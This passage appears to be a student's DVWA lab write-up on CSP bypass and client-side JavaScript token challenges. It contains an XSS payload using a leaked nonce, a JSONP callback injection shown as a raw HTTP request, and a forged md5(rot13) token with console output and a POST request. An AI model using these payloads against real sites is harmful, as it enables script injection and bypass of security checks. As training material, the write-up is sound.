
- In the source code of web page, the nonce token and example payload are left commented.

Exploitation 1:

- Copied and pasted the payload in the input field
- The script got executed and the alert dialog appeared in the window.

Payload: **<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>**


Proof of Concept



Exploitation 2:

- Injecting HTML using the below given payload.
- It closes the script tag of the source code and injects HTML which means the XSS vulnerability is there.

Payload:



Proof of Concept

CSP Bypass


Security Level – High

Exploitation:

- Intercepted the request in burp suite
- Manipulated the call-back function to not call the solveSum function
- Instead of solveSum alert function is inserted.
- On forwarding the request an alert dialog appears on the screen.

Proof of Concept

```
GET /sbne5onvtschq6wst2legjnltlr2-182-16414/vulnerabilities/csp/source/jsonp.php?
callback=alert("HACKED")// HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16414/vulnerabilities/csp/
Cookie: security=high; PHPSESSID=qb2im7e7figmjd2ipa2cq3fu81; BEEFHOOK=
pYPZbOO3OoUnKXgnyN7u4rcC4JlreIvL1GH1NskTNSsDUnWJ8DLoqwZcQfKhprJMIxXQvsGBtEGdBlmF


```



13. JavaScript

Security Level - Low

Observation:

- On inspecting the source code, it is found that there exist a generate_token function.
- The generate_token function generates the token after converting the input string to rot13 value and creating its md5 hash.
- Therefore, the token is – md5(rot13(input))

```
  </form><script>

/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/

!function(n){"use strict";function t(n,t){var r=(65535&n)+(65535&t);return(n>>16)+(t>>16)+(r>>16)<<16|65535&r}function r(n,t){return n<<t|n>>>32-t}function e

  function rot13(inp) {
    return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c<="Z"?90:122)>=(c=c.charCodeAt(0)+13)?c:c-26);});
  }

  function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
  }

  generate_token();
</script> </div>
```


Exploitation:

- In the console, tin the getElementById function with token parameter.
- Change the value in the input field as success.
- In the console execute the generate_token function and it can be seen that the value of the token gets changed.
- On submitting the request it gets successfully submitted and the vulnerability is exploited.

```
>> document.getElementById('token')
<- ▸ <input id="token" type="hidden" name="token" value="8b479aefbd90795395b3e7089ae0dc09">
>> document.getElementById('token')
<- ▸ <input id="token" type="hidden" name="token" value="8b479aefbd90795395b3e7089ae0dc09">
>> generate_token()
<- undefined
>> document.getElementById('token')
<- ▸ <input id="token" type="hidden" name="token" value="38581812b435834ebf84ebcc2c6424d6">
```

Proof of Concept

```
POST /sbne5onvtschq6wst2legjnltlr2-182-15866/vulnerabilities/javascript/ HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://104.248.99.198
Connection: close
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-15866/vulnerabilities/javascript/
Cookie: security=low; PHPSESSID=o84fr80f7ue4lpt90qrc0ln2i2
Upgrade-Insecure-Requests: 1

token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit
```



JavaScript

Security Level – Medium & High

Observation:

- From the source code it can be seen that the Medium Security JavaScript code is obfuscated.

JavaScript Source

vulnerabilities/javascript/source/medium.php

```
<?php
$page[ 'body' ] .= <<<EOF
<script src="/vulnerabilities/javascript/source/medium.js"></script>
EOF;
?>
```

vulnerabilities/javascript/source/medium.js

```
function do_something(e){for(var t="",n=e.length-1;n>=0;n--)t+=e[n];return t}setTimeout(function()
{do_elsesomething("XX")},300);function do_elsesomething(e)
{document.getElementById("token").value=do_something(e+document.getElementById("phrase").value+"XX")}
```

- It is found that there is some server-side error in loading the medium.js

- It is found that there is some server side error in loading the high.js

Note:

- Insecure Captcha challenge could not be solved because for that I have to use my Gmail ID for the verification captcha keys and I do not find it secure to use my ID for this purpose.
- Moreover, the config.inc.php file was missing at the server side due to which captcha keys cannot be verified.

- In JavaScript, medium and high security levels, server was unable to load medium.js and high.js due to temporary server error. Error Code – 503.

THANK YOU

SHRESTH SAGAR

sagar.3124@yahoo.com